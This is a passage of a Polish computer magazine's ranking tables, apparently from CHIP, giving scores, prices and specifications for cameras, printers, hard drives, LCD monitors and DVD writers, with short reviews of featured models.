5	35	62	47	Canon PowerShot S3 IS	1435 zł	6 mln	2,7–3,5	12x/4x	nie/nie/nie/tak	1/3200–15 s	80–800	502 g
6	13	61	58	Panasonic Lumix DMC-FZ7	1120 zł	6 mln	2,8–3,3	12x/4x	nie/nie/nie/tak	1/2000–60 s	80–1600	356 g
7	50	61	43	Kodak EasyShare P880	1535 zł	8 mln	2,8–4,1	5,8x/2x	nie/nie/nie/tak	1/4000–16 s	50–1600	570 g
8	61	61	41	Fujifilm FinePix S9500	1580 zł	9 mln	2,8–4,9	10,7x/2x	tak/nie/tak/nie	1/4000–30 s	80–1600	755 g
9	5	60	67	Olympus SP-350	945 zł	8 mln	2,8–4,9	3x/5x	nie/nie/tak/nie	1/2000–15 s	50–400	233 g
10	4	59	68	Olympus SP-510 UZ	900 zł	7,1 mln	2,8–3,7	10x/5x	nie/nie/tak/nie	1/1000–0,5 s	50–4000	448 g

Pełna lista aparatów cyfrowych znajduje się na stronie rankingi.chip.pl



Panasonic Lumix DMC-FZ50

Nowy Lumix pokazał, że nie ma sobie równych. Pierwsze dwa miejsca okupowane są przez urządzenia firmy Panasonic.

Ocena POWER: 66 (miejsce 1.)
Cena: 1855 złotych

Drukarki atramentowe

	Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Dane techniczne: Maksymalna rozdzielczość (kolor)	Technologia poprawiania jakości	Złącza (USB komp./USB cyfr./sieć/FireWire)	Czas wydruku 30 stron czarnego tekstu (normal)	Czas wydruku zdjęcia 10×15 cm (tryb najlepszy)	Gniazda pamięci (SM/CF/MMC/MS/xD)
	1	14	82	29	HP Photosmart 8250	455 zł	4800×1200 dpi	Photoret IV	2.0 High Speed (480 Mb/s)/2.0 Full Speed (12 Mb/s)/-/-	397,47 s	115,17 s	-/●/●/●/●
	2	18	81	25	HP Photosmart D7160	525 zł	4800×1200 dpi	b.d.	2.0 High Speed (480 Mb/s)/2.0 Full Speed (12 Mb/s)/-/-	396,6 s	139,6 s	-/●/●/●/●
	3	10	80	35	HP Photosmart D5160	365 zł	4800×1200 dpi	b.d.	2.0 High Speed (480 Mb/s)/2.0 Full Speed (12 Mb/s)/-/-	316,5 s	93,16 s	-/●/●/●/●
	4	15	80	27	Canon Pixma iP5200	470 zł	9600×2400 dpi	FINE	2.0 High Speed (480 Mb/s)/1.1 (12 Mb/s)/-/-	210 s	47 s	-/-/-/-/-
	5	21	80	19	Canon Pixma iP6600D	660 zł	9600×2400 dpi	FINE	2.0 High Speed (480 Mb/s)/2.0 Full Speed (12 Mb/s)/-/-	655,72 s	59,97 s	●/●/●/●/-
	6	23	80	18	HP Photosmart D7360	725 zł	4800×1200 dpi	b.d.	2.0 High Speed (480 Mb/s)/2.0 Full Speed (12 Mb/s)/-/-	347,56 s	112 s	-/●/●/●/●
	7	24	79	14	HP Photosmart 8450	930 zł	4800×1200 dpi	HP PhotoREt Pro	2.0 Full Speed (12 Mb/s)/1.1 (12 Mb/s)/●/-	302,8 s	119,6 s	●/●/●/●/●
	8	20	78	21	HP Photosmart 8150	600 zł	4800×1200 dpi	HP PhotoREt IV	2.0 Full Speed (12 Mb/s)/1.1 (12 Mb/s)/-/-	286,3 s	92,4 s	●/●/●/●/●
	9	11	77	35	Canon Pixma iP4200	355 zł	9600×2400 dpi	FINE	2.0 High Speed (480 Mb/s)/1.1 (12 Mb/s)/-/-	285 s	109 s	-/-/-/-/-
NOWOŚĆ	22	2	68	77	Canon Pixma iP1300	140 zł	4800×1200 dpi	Vivid	2.0 Full Speed (12 Mb/s)/-/-/-	799 s	145 s	-/-/-/-/-

Pełna lista drukarek atramentowych znajduje się na stronie rankingi.chip.pl; ● – tak; – – nie



Canon Pixma iP1300

Przyzwoita jakość wydruków, ale nie najwyższa wydajność – jednak za tak niską cenę to bardzo udane urządzenie.

Ocena POWER: 68 (miejsce 22.)
Cena: 140 złotych

Drukarki fotograficzne 10×15

	Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Dane techniczne: Rozdzielczość (cz.-b.) [dpi]	Rozdzielczość (kolor) [dpi]	Technologia druku	Interfejs USB - PC/akcesoria	Gniazda pamięci (SM/CF/MMC/MS/xD)	Czas wydruku zdjęcia 10x15 cm (najlepszy tryb)
NOWOŚĆ	1	15	75	27	HiTi Photo Printer S400	1030 zł	403x403	403x403	termotransferowa	1.1 (12 Mbit/s/2.0 Full Speed	SM/CF/SD i MMC/MS/-	70 s
	2	8	74	48	Sony DPP-FP55	565 zł	300x300	300x300	termotransferowa	1.1 (12 Mbit/s)/1.1 (12 Mbit/s)	-/-/SD i MMC/MS/-	67 s
NOWOŚĆ	3	14	74	30	HP Photosmart A717	910 zł	1200x1200	4800x1200	atramentowa - termiczna	2.0 Full Speed/2.0 Full Speed	-/CF/SD i MMC/MS/xD	98 s
NOWOŚĆ	4	18	74	11	HiTi BS-iD400	2400 zł	403x403	403x403	termotransferowa	2.0 Full Speed/2.0 Full Speed	SM/CF/SD i MMC/MS/-	bd. s
NOWOŚĆ	5	13	73	34	Canon Selphy ES1	790 zł	300x600	300x600	termotransferowa	1.1 (12 Mbit/s/2.0 Full Speed	-/CF/SD i MMC/MS/-	bd. s
NOWOŚĆ	7	4	71	64	HP Photosmart A516	390 zł	1200x1200	4800x1200	atramentowa - termiczna	2.0 High Speed/2.0 Full Speed	SM/CF/SD i MMC/MS/xD	92 s
NOWOŚĆ	8	10	71	41	Canon Selphy CP710	610 zł	300x300	300x300	termotransferowa	1.1 (12 Mbit/s/2.0 Full Speed	-/CF/SD i MMC/MS/-	58 s
NOWOŚĆ	10	17	70	22	HP Photosmart A436 Portable Photo Studio	1090 zł	1200x1200	4800x1200	atramentowa - termiczna	2.0 Full Speed/2.0 Full Speed	-/-/SD i MMC/-/-	110 s
NOWOŚĆ	13	11	69	40	HP Photosmart A433	590 zł	1200x1200	4800x1200	atramentowa - termiczna	2.0 High Speed/2.0 Full Speed	-/-/SD i MMC/-/-	99 s
NOWOŚĆ	16	1	68	100	Canon Selphy CP510	230 zł	300x300	300x300	termotransferowa	1.1 (12 Mbit/s/2.0 Full Speed	-/-/-/-/-	58 s

Pełna lista drukarek fotograficznych znajduje się na stronie rankingi.chip.pl; ● – tak; – – nie



HiTi Photo Printer S400

Znakomita jakość fotografii została okupiona wysoką ceną urządzenia oraz kosztami eksploatacji (1,80 zł za zdjęcie).

Ocena POWER: 75 (miejsce 1.)
Cena: 1030 złotych

Drukarki laserowe czarno-białe

	Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Dane techniczne: Nominalna szybkość druku	Maksymalna rozdzielczość	Maksymalna miesięczna wydajność	RAM standardowo/maksymalnie	Tryb pracy PCL/PS/GDI	Druk obustronny sprzętowy/programowy	Pojemność głównego podajnika
	1	25	77	29	Brother HL-5270DN	1265 zł	28 str./min	1200×1200 dpi	20000 str.	32/544 MB	●/●/-	wbudowany duplekser/nd.	250 kartek
	2	44	77	16	Samsung ML-3561ND	2135 zł	33 str./min	1200×1200 dpi	150000 str.	32/288 MB	●/●/●	wbudowany duplekser/nd.	500 kartek
	3	48	77	13	Nashuatec P7527n	2330 zł	27 str./min	1200×1200 dpi	150000 str.	128/256 MB	●/●/-	opcja/nd.	500 kartek
	4	49	76	13	OKI B6300n	2805 zł	34 str./min	1200×1200 dpi	150000 str.	128/640 MB	●/●/-	opcja/nie	150 kartek
	5	46	75	14	OKI B6200n	2285 zł	24 str./min	1200×1200 dpi	75000 str.	128/640 MB	●/●/-	opcja/nie	250 kartek
	6	19	73	33	Brother HL-5250DN	1040 zł	28 str./min	1200×1200 dpi	20000 str.	32/544 MB	●/●/-	wbudowany duplekser/nd.	250 kartek
	7	38	73	20	Samsung ML-3051ND	1400 zł	28 str./min	1200×1200 dpi	100000 str.	64/320 MB	●/●/●	wbudowany duplekser/nd.	250 kartek
NOWOŚĆ	8	29	72	25	Samsung ML-3051N	1180 zł	28 str./min	1200×1200 dpi	100000 str.	64/320 MB	●/●/●	brak/nie	250 kartek
	9	33	71	23	Xerox Phaser 3428 DN	1360 zł	28 str./min	1200×1200 dpi	35000 str.	64/320 MB	●/●/-	wbudowany duplekser/nd.	250 kartek
	10	42	70	17	Lexmark E352dn	1625 zł	33 str./min	1200×1200 dpi	80000 str.	32/160 MB	●/●/-	wbudowany duplekser/nd.	250 kartek

Pełna lista drukarek laserowych znajduje się na stronie rankingi.chip.pl; ● – tak; – – nie



Brother HL-5270DN

Najlepsza drukarka laserowa monochromatyczna w swojej klasie. Dobra jakość wydruku i wysoka wydajność – to najważniejsze cechy tego urządzenia.

Ocena POWER: 77 (miejsce 1.)
Cena: 1265 złotych

Drukarki laserowe kolorowe

	Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Nominalna szybkość druku w czerni/kolorze	Maksymalna rozdzielczość	Maksymalna miesięczna wydajność	Typ mechanizmu drukującego	Tryb pracy PCL/PS/GDI	Druk obustronny sprzętowy/programowy	Pojemność głównego podajnika
							Dane techniczne						
	1	30	76	27	OKI C5900DN	3875 zł	32/26 str./min	600×1200 dpi	60000 str.	jednoprzebiegowy	●/●/–	●/nd.	300 kartek
NOWOŚĆ	2	27	74	34	OKI C5900N	3110 zł	32/26 str./min	600×1200 dpi	60000 str.	jednoprzebiegowy	●/●/–	opcja/–	300 kartek
	3	29	74	30	OKI C5700DN	3400 zł	32/20 str./min	600×1200 dpi	60000 str.	jednoprzebiegowy	●/●/–	●/nd.	300 kartek
NOWOŚĆ	6	26	71	38	OKI C5700N	2695 zł	32/20 str./min	600×1200 dpi	60000 str.	jednoprzebiegowy	●/●/–	opcja/–	300 kartek
NOWOŚĆ	7	21	69	44	Konica Minolta MagiColor 2550	2220 zł	20/5 str./min	2400×600 dpi	35000 str.	czteroprzebiegowy	●/●/–	opcja/–	200 kartek
NOWOŚĆ	8	9	68	63	Samsung CLP-650	1735 zł	20/20 str./min	2400×600 dpi	35000 str.	jednoprzebiegowy	●/●/●	–/opcja + wskazówki na ekranie	250 kartek
NOWOŚĆ	11	15	66	50	HP Color LaserJet 2605dn	1855 zł	12/10 str./min	2400×2400 dpi	35000 str.	jednoprzebiegowy	●/●/–	●/nd.	250 kartek
NOWOŚĆ	17	2	63	80	Konica Minolta MagiColor 2530DL	1225 zł	20/5 str./min	2400×600 dpi	35000 str.	czteroprzebiegowy	–/–/●	opcja/–	200 kartek
NOWOŚĆ	18	7	63	66	HP Color LaserJet 2605	1390 zł	12/10 str./min	2400×2400 dpi	35000 str.	jednoprzebiegowy	●/●/–	–/opcja w sterowniku	250 kartek
NOWOŚĆ	30	8	57	65	Samsung CLP-510	1245 zł	24/6 str./min	1200×1200 dpi	35000 str.	czteroprzebiegowy	–/–/●	●/nd.	250 kartek

Pełna lista drukarek laserowych znajduje się na stronie rankingi.chip.pl; ● – tak; – – nie



OKI C5900N

Tańsza wersja drukarki C5900DN. Nowy model nie został fabrycznie wyposażony w duplekser. Nic nie stoi jednak na przeszkodzie, aby go w przyszłości dokupić.

Ocena POWER: 74 (miejsce 2.)
Cena: 3110 złotych

Drukarki atramentowe wielofunkcyjne

	Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Szybkość druku czerń/kolor	Rozdzielczość	Interfejs USB do PC/do urządzeń peryferyjnych	Typ obsługiwanych kart pamięci	Rodzaj zbiorników z tuszem	Czas wydruku strony A4 (normal)/kolorowej prezentacji na A4	Typ skanera/rozdzielczość
							Dane techniczne						
	1	14	72	69	HP Photosmart C7180	1510 zł	32/31 str./min	4800x1200 dpi	2.0 High Speed/PictBr.	CF/SD i MMC/MS/xD	C+M+Y+K+LC+LM	13/32 s	CCD/6400x3200 dpi
	2	1	64	100	Lexmark X8350	825 zł	25/19 str./min	4800x1200 dpi	2.0 High Speed/-	CF/SD i MMC/MS/xD	C+M+Y+K	18/42 s	LED / CIS/6400x3200 dpi
	3	4	63	83	HP Photosmart 2575	575 zł	30/24 str./min	4800x1200 dpi	2.0 Full Speed/PictBr.	CF/SD i MMC/MS/-	C+M+Y+K	12/38 s	LED / CIS/2400x1200 dpi
	4	6	63	82	Lexmark X7350	545 zł	25/19 str./min	4800x1200 dpi	2.0 High Speed/-	-/-/-/-	C+M+Y+K	20/42 s	LED / CIS/4800x1200 dpi
	5	2	62	89	Brother DCP-540CN	470 zł	25/20 str./min	1200x6000 dpi	2.0 Full Speed/PictBr.	CF/SD i MMC/MS/xD	C+M+Y+K	20/39 s	LED / CIS/1200x1200 dpi
	6	11	62	74	Epson Stylus Photo RX640	1140 zł	21/21 str./min	5760x1440 dpi	2.0 High Speed/PictBr.	CF/SD i MMC/MS/xD	C+M+Y+K+LC+LM+PK	15/49 s	CCD/2400x600 dpi
	7	13	62	71	HP Officejet 5610	495 zł	20/13 str./min	4800x1200 dpi	2.0 Full Speed/-	-/-/-/-	C+M+Y+K	15/76 s	LED / CIS/1200x600 dpi
	8	7	61	80	HP PSC1610	555 zł	23/18 str./min	4800x1200 dpi	2.0 Full Speed/PictBr.	CF/SD i MMC/MS/xD	C+M+Y+K	15/58 s	LED / CIS/2400x1200 dpi
	9	9	59	78	HP PSC1510	350 zł	20/18 str./min	4800x1200 dpi	2.0 Full Speed/PictBr.	-/-/-/-	C+M+Y+K	12/39 s	LED / CIS/2400x2400 dpi
NOWOŚĆ	10	3	56	84	Brother DCP-115C	275 zł	20/15 str./min	1200x6000 dpi	2.0 Full Speed/PictBr.	CF/SD i MMC/MS/xD	C+M+Y+K	30/60 s	LED / CIS/1200x600 dpi

Pełna lista drukarek atramentowych wielofunkcyjnych znajduje się na stronie rankingi.chip.pl



Brother DCP-115C

Najtańsze urządzenie wielofunkcyjne tej firmy. Dobre rozwiązanie do małego biura i zastosowań domowych, o ile że nie skanujemy i nie drukujemy zdjęć.

Ocena POWER: 56 (miejsce 10.)
Cena: 275 złotych

Dyski twarde EIDE

Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Interfejs	Pojemność (nominalna/zmierzona)	Prędkość obrotowa talerzy	Bufor	Gwarancja	Średnia szybkość odczytu/zapisu
						Dane techniczne					
1	2	69	97	Seagate Barracuda 7200.8 400 GB ST3400832A	455 zł	Ultra ATA/100	400/372 GB	7200 obr./min	8 MB	60 miesięcy	60/56 MB/s
2	1	67	100	Samsung SpinPoint P120 SP2514N	260 zł	Ultra ATA/133	250/233 GB	7200 obr./min	8 MB	36 miesięcy	59/59 MB/s
3	3	65	92	Western Digital Caviar SE 320GB WD3200JB-00KFA0	340 zł	Ultra ATA/100	320/298 GB	7200 obr./min	8 MB	36 miesięcy	57/52 MB/s
4	4	65	87	Seagate Barracuda 7200.8 ST3250823A	280 zł	Ultra ATA/100	250/232 GB	7200 obr./min	8 MB	36 miesięcy	59/55 MB/s
5	5	62	80	Western Digital Caviar SE 300 GB WD3000JB	335 zł	Ultra ATA/100	300/279 GB	7200 obr./min	8 MB	36 miesięcy	54/50 MB/s
6	7	62	72	Western Digital Caviar RE WD3200SB 300GB	395 zł	Ultra ATA/100	320/298 GB	7200 obr./min	8 MB	36 miesięcy	60/42 MB/s
7	11	62	68	Western Digital Caviar SE 160GB WD1600JB-00GVA0	210 zł	Ultra ATA/100	160/149 GB	7200 obr./min	8 MB	36 miesięcy	53/51 MB/s
8	14	62	67	Maxtor DiamondMax 10 200GB PATA133 6L200P0	265 zł	Ultra ATA/133	200/190 GB	7200 obr./min	8 MB	36 miesięcy	54/53 MB/s
9	16	62	63	Hitachi Deskstar 7K500 500GB HDS725050KLAT80	705 zł	Ultra ATA/133	500/466 GB	7200 obr./min	8 MB	36 miesięcy	54/45 MB/s
10	6	61	77	Hitachi T7K500 HDT725025VLAT80	280 zł	Ultra ATA/133	250/232 GB	7200 obr./min	8 MB	36 miesięcy	58/42 MB/s

Pełna lista dysków twardych EIDE znajduje się na stronie rankingi.chip.pl



Seagate Barracuda 7200.8 400 GB

Obecnie urządzenie jest nie tylko pojemne i wydajne, ale także atrakcyjne cenowo.

Ocena POWER: 69 (miejsce 1.)
Cena: 455 złotych

Dyski twarde SATA

	Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Interfejs	Pojemność (nominalna/zmierzona)	Prędkość obrotowa talerzy	Bufor	Gwarancja	Średnia szybkość odczytu/zapisu
							Dane techniczne					
	1	36	83	24	Western Digital Raptor X WD1500AHFD-00RAR0	915 zł	Serial ATA	150/140 GB	10000 obr./min	16 MB	60 miesięcy	74/68 MB/s
	2	35	82	25	Western Digital Raptor 150 GB WD1500ADFD	845 zł	Serial ATA	150/140 GB	10000 obr./min	16 MB	60 miesięcy	74/68 MB/s
	3	4	76	86	Seagate Barracuda 7200.10 ST3500630AS	710 zł	Serial ATA II	500/466 GB	7200 obr./min	16 MB	60 miesięcy	68/62 MB/s
	4	17	76	67	Seagate Barracuda 7200.10 750 GB ST3750640NS	1360 zł	Serial ATA II	750/699 GB	7200 obr./min	16 MB	60 miesięcy	68/63 MB/s
	5	2	75	95	Seagate Barracuda 7200.10 ST3250620AS	310 zł	Serial ATA II	250/233 GB	7200 obr./min	16 MB	60 miesięcy	68/62 MB/s
	6	14	75	72	Seagate Barracuda 7200.10 750 GB SATAII ST3750640AS	1240 zł	Serial ATA II	750/699 GB	7200 obr./min	16 MB	60 miesięcy	69/64 MB/s
	7	8	74	80	Western Digital Caviar RE2 WD5000YS 500GB	720 zł	Serial ATA II	500/465 GB	7200 obr./min	16 MB	60 miesięcy	64/62 MB/s
	8	1	72	100	Hitachi Deskstar T7K500 HDT725032VLA360	350 zł	Serial ATA II	320/298 GB	7200 obr./min	16 MB	36 miesięcy	66/60 MB/s
NOWOŚĆ	9	5	71	85	Hitachi DeskStar_HDT725032VLA380	400 zł	Serial ATA II	320/298 GB	7200 obr./min	8 MB	36 miesięcy	66/57 MB/s
NOWOŚĆ	28	19	62	63	Hitachi 7K500_HCS725025VLA380	320 zł	Serial ATA II	250/233 GB	7200 obr./min	8 MB	36 miesięcy	57/51 MB/s

Pełna lista wewnętrznych dysków twardych SATA znajduje się na stronie rankingi.chip.pl



Hitachi DeskStar_HDT-725032VLA380

Dobry, ale nie najlepszy. Wydając 50 zł mniej, kupimy inny model tej samej firmy o identycznej pojemności i dwukrotnie większej pamięci podręcznej.

Ocena POWER: 71 (miejsce 9.)
Cena: 400 złotych

Dyski wewnętrzne 2,5″

	Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Interfejs	Pojemność (nominalna/zmierzona)	Prędkość obrotowa talerzy	Bufor	Wytrzymałość na wstrząsy – włączony/wyłączony	Gwarancja
							Dane techniczne					
	1	19	71	62	Seagate Momentus 7200.1 100GB SATA ST910021AS	505 zł	Serial ATA	100/93,16 GB	7200 obr./min	8192 KB	250/900 G	60 miesięcy
	2	13	70	72	Hitachi TravelStar 7K100 HTS721010G9AT00	425 zł	EIDE	100/93,16 GB	7200 obr./min	8192 KB	300/1000 G	36 miesięcy
	3	21	70	60	Seagate Momentus 7200.1 100 GB ST910021A	510 zł	EIDE	100/93,16 GB	7200 obr./min	8192 KB	250/900 G	60 miesięcy
	4	17	69	67	Hitachi TravelStar 7K100 HTS721010G9SA00	450 zł	Serial ATA	100/93,16 GB	7200 obr./min	8192 KB	300/1000 G	36 miesięcy
	5	2	66	92	Hitachi TravelStar 5K160 HTS541616J9AT00	505 zł	EIDE	160/149 GB	5400 obr./min	8192 KB	325/1000 G	36 miesięcy
	6	8	65	78	Seagate Momentus 5400.3 160 GB ST9160821A	585 zł	EIDE	160/149,05 GB	5400 obr./min	8192 KB	250/900 G	60 miesięcy
	7	24	65	53	Seagate Momentus 7200.1 ST980825A	430 zł	EIDE	80/74,5 GB	7200 obr./min	8192 KB	250/900 G	60 miesięcy
	8	4	63	83	Seagate Momentus 5400.2 120GB ST9120821A	400 zł	EIDE	120/111,79 GB	5400 obr./min	8192 KB	250/900 G	60 miesięcy
	9	6	61	80	Seagate Momentus 5400.2 120GB SATA ST9120821AS	400 zł	Serial ATA	120/111,79 GB	5400 obr./min	8192 KB	250/900 G	60 miesięcy
NOWOŚĆ	21	27	52	4	PQI Industrial Flash Disk SATA 32GB	1770 zł	Serial ATA	30/30,99 GB	b.d. obr./min	0 KB	1000/1000 G	60 miesięcy

Pełna lista wewnętrznych dysków twardych 2,5″ znajduje się na stronie rankingi.chip.pl



PQI Industrial Flash Disk SATA 32GB

Wyposażony w pamięć flash. Przeciętna wydajność, bardzo krótkie czasy dostępu i bardzo duża odporność na wstrząsy podczas pracy.

Ocena POWER: 49 (miejsce 25.)
Cena: 230 złotych

Dyski zewnętrzne 2,5″

	Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Interfejs	Pojemność (nominalna/zmierzona)	Prędkość obrotowa talerzy	Bufor	Wytrzymałość na wstrząsy – włączony/wyłączony	Gwarancja	Średnia szybkość odczytu/zapisu
							Dane techniczne						
	1	10	59	62	Freecom Tough Drive Pro 2,5″ 120 GB	705 zł	USB 2.0	120/112 GB	5400 obr./min	8 MB	300/1000 G	24 miesiące	29/24 MB/s
	2	4	58	72	Ardata MobbyDisk 100GB HU-510A	500 zł	USB 2.0	100/93 GB	5400 obr./min	16 MB	325/850 G	36 miesięcy	27/24 MB/s
	3	5	58	69	Freecom Classic Mobile HD 2,5″ 120 GB	625 zł	USB 2.0	120/112 GB	5400 obr./min	8 MB	300/1000 G	24 miesiące	28/24 MB/s
	4	16	58	48	Freecom Classic Mobile HD 2,5″ 60 GB	450 zł	USB 2.0	60/56 GB	5400 obr./min	8 MB	300/1000 G	24 miesiące	29/23 MB/s
	5	20	58	43	Ardata MobbyDisk 40GB HU-504A	330 zł	USB 2.0	40/37 GB	5400 obr./min	8 MB	325/850 G	36 miesięcy	28/23 MB/s
	6	2	57	80	Seagate Portable External Hard Drive	700 zł	USB 2.0	160/149 GB	5400 obr./min	8 MB	350/900 G	24 miesiące	27/25 MB/s
	7	11	57	60	Freecom FHD-2 Pro 120 GB	705 zł	USB 2.0	120/112 GB	4200 obr./min	8 MB	300/1000 G	24 miesiące	28/23 MB/s
	8	17	57	48	Jou Jye Computer Venus OTG 25	590 zł	USB 2.0	80/75 GB	5400 obr./min	8 MB	250/900 G	24 miesiące	26/24 MB/s
	9	21	57	41	Ardata MobbyDisk 60GB HU-506D	515 zł	USB 2.0	60/56 GB	5400 obr./min	8 MB	200/800 G	36 miesięcy	26/24 MB/s
NOWOŚĆ	10	6	55	69	Prestigio DataSafe II 100GB	495 zł	USB 2.0	100/93 GB	5400 obr./min	8 MB	225/900 G	24 miesiące	25/23 MB/s

Pełna lista zewnętrznych dysków twardych 2,5″ znajduje się na stronie rankingi.chip.pl



Prestigio DataSafe II 100GB

Wydajność urządzenia jest przeciętna. Brakuje dołączonego oprogramowania. W zamian za to producent obszył dysk w czarną skórę, dzięki czemu wygląda elegancko.

Ocena POWER: 55 (miejsce 13.)
Cena: 495 złotych

Monitory LCD 17″

	Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Dane techniczne: Maksymalna rozdzielczość	Typ matrycy	Czas odpowiedzi matrycy	Kontrast (stosunek)	Jasność	Liczba złączy DVI/D-Sub
	1	31	69	55	Eizo FlexScan L568	1535 zł	1280x1024	PVA	25 ms	1000:1	250 cd/m^2	1/1
	2	35	69	51	Samsung SyncMaster 730MP	1675 zł	1280x1024	TN+Film (TN)	16 ms	450:1	400 cd/m^2	1/1
	3	25	67	62	Fujitsu-Siemens ScenicView P17-2	1295 zł	1280x1024	PVA	14 ms	1000:1	280 cd/m^2	1/1
	4	4	65	89	LG Flatron L1770HQ	850 zł	1280x1024	TN+Film (TN)	4 ms	2000:1	300 cd/m^2	1/1
	5	20	65	69	Samsung SyncMaster 711MP	1100 zł	1280x1024	TN+Film (TN)	8 ms	700:1	300 cd/m^2	0/1
	6	28	65	57	AG Neovo P-17	1335 zł	1280x1024	TN+Film (TN)	4 ms	500:1	300 cd/m^2	1/1
	7	33	65	54	Samsung SyncMaster 173PPlus	1405 zł	1280x1024	PVA	8 ms	1500:1	280 cd/m^2	1/1
	8	8	64	85	Samsung SyncMaster 740B	860 zł	1280x1024	TN+Film (TN)	8 ms	600:1	300 cd/m^2	1/1
	9	9	64	83	LG Flatron L1770H	885 zł	1280x1024	TN+Film (TN)	8 ms	1600:1	300 cd/m^2	1/1
	10	17	64	70	iiyama ProLite X436S	1040 zł	1280x1024	TN+Film (TN)	8 ms	700:1	300 cd/m^2	1/1

Pełna lista monitorów LCD 17″ znajduje się na stronie rankingi.chip.pl



Eizo FlexScan L568
Bardzo udany model, o czym świadczy fakt, że od dawna żaden nowszy produkt nie jest w stanie go wyprzedzić.
Ocena POWER: 69 (miejsce 1.)
Cena: 1620 złotych

Monitory LCD 19″

	Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Dane techniczne: Maksymalna rozdzielczość	Typ matrycy	Czas odpowiedzi matrycy	Kontrast (stosunek)	Jasność	Liczba złączy DVI/D-Sub
	1	64	68	22	Eizo FlexScan L797	4715 zł	1280x1024	S-IPS	20 ms	450:1	280 cd/m^2	0/2
NOWOŚĆ	4	26	66	69	LG Flatron L1982U-BF	1380 zł	1280x1024	TN+Film (TN)	2 ms	2000:1	300 cd/m^2	1/1
NOWOŚĆ	7	14	65	82	LG Flatron M1921A-BZ	1130 zł	1280x1024	TN+Film (TN)	5 ms	700:1	300 cd/m^2	1/0
NOWOŚĆ	9	16	64	79	Belinea 1980 S1	1145 zł	1280x1024	MVA Premium	8 ms	1300:1	320 cd/m^2	1/1
NOWOŚĆ	14	52	64	45	Philips 190G6FB	1995 zł	1280x1024	TN+Film (TN)	8 ms	700:1	420 cd/m^2	1/1
NOWOŚĆ	17	35	63	63	Samsung SyncMaster 940Fn	1380 zł	1280x1024	PVA	8 ms	1000:1	270 cd/m^2	0/2
NOWOŚĆ	19	59	63	40	NEC MultiSync 1990SXi	2180 zł	1280x1024	S-IPS	18 ms	600:1	270 cd/m^2	1/2
NOWOŚĆ	21	5	62	90	Philips 190B7CG	940 zł	1280x1024	TN+Film (TN)	8 ms	600:1	300 cd/m^2	1/1
NOWOŚĆ	22	12	62	85	Philips 1090X7FB	990 zł	1280x1024	TN+Film (TN)	2 ms	800:1	300 cd/m^2	1/1
NOWOŚĆ	26	19	61	77	Belinea 1975 S1	1065 zł	1280x1024	TN+Film (TN)	2 ms	700:1	320 cd/m^2	1/1

Pełna lista monitorów LCD 19″ znajduje się na stronie rankingi.chip.pl



LG Flatron L1982U-BF
Dobra jakość obrazu i obsługa HDCP – to niewątpliwe zalety urządzenia. Wadą jest podstawa, przez którą nie można go przysunąć do ściany.
Ocena POWER: 66 (miejsce 4.)
Cena: 1380 złotych

Monitory LCD panoramiczne

	Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Dane techniczne: Przekątna ekranu	Maksymalna rozdzielczość	Typ matrycy	Czas odpowiedzi matrycy	Kontrast (stosunek)	Jasność	Liczba złączy DVI/D-Sub
	1	30	74	26	Eizo FlexScan S2110W	4415 zł	21,3″	1680x1050	PVA	16 ms	1000:1	450 cd/m^2	2/0
	2	31	74	26	Samsung SyncMaster 244T	4430 zł	24″	1920x1200	PVA	8 ms	1000:1	500 cd/m^2	1/1
	3	35	73	13	Eizo Color Edge CE240W	8290 zł	24,1″	1920x1200	PVA	16 ms	1000:1	450 cd/m^2	2/0
	4	27	71	30	Sony MFM-HT205	3560 zł	20,1″	1680x1050	MVA	6 ms	1600:1	470 cd/m^2	1/1
NOWOŚĆ	22	7	60	85	BenQ FP93VW	885 zł	19″	1440x900	TN+Film (TN)	5 ms	700:1	300 cd/m^2	1/1
NOWOŚĆ	24	20	59	57	ViewSonic VG1921wm	1280 zł	19″	1440x900	TN+Film (TN)	5 ms	700:1	300 cd/m^2	0/1
NOWOŚĆ	26	4	58	96	Acer AL1916WAs	730 zł	19″	1440x900	TN+Film (TN)	5 ms	700:1	300 cd/m^2	0/1
NOWOŚĆ	28	9	58	73	iiyama ProLite E1900WS-GB1	960 zł	19″	1440x900	TN Wide Angle	5 ms	700:1	300 cd/m^2	0/1
NOWOŚĆ	29	10	58	73	iiyama ProLite E1900WS-B3	960 zł	19″	1440x900	TN+Film (TN)	5 ms	800:1	300 cd/m^2	0/1
NOWOŚĆ	31	6	57	89	Hyundai X91W	760 zł	19″	1440x900	TN+Film (TN)	8 ms	500:1	300 cd/m^2	1/1

Pełna lista panoramicznych monitorów LCD znajduje się na stronie rankingi.chip.pl



BenQ FP93VW
Ciekawy wygląd do złudzenia przypominający monitory Apple'a. Niestety, jakość obrazu nie jest najlepsza. Wyświetlacz smuży w grach i podczas przewijania dokumentów.
Ocena POWER: 60 (miejsce 22.)
Cena: 885 złotych

Nagrywarki DVD

	Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Dane techniczne: Interfejs	Możliwość „wypalania" wzorów na płycie (Lightscribe)	Wersja firmware'u	Szybkość zapisu DVD-R/RW	Szybkość zapisu DVD+R/RW	Szybkość zapisu DVD+R DL/-R DL	Szybkość odczytu/zapisu DVD-RAM
	1	3	74	95	LG GSA-H12N	120 zł	ATAPI	–	UL01	18x/6x	18x/8x	10x/8x	12x/12x
	2	4	73	79	Lite-On LH-20A1P	140 zł	ATAPI	–	KL05	20x/6x	20x/8x	8x/8x	12x/12x
	3	6	72	77	Lite-On SHM-165H6S	140 zł	ATAPI	●	HS0E	16x/6x	16x/8x	8x/4x	5x/5x
	4	1	71	100	Lite-On LH-18A1P	105 zł	ATAPI	–	GL03	18x/6x	18x/8x	8x/8x	12x/12x
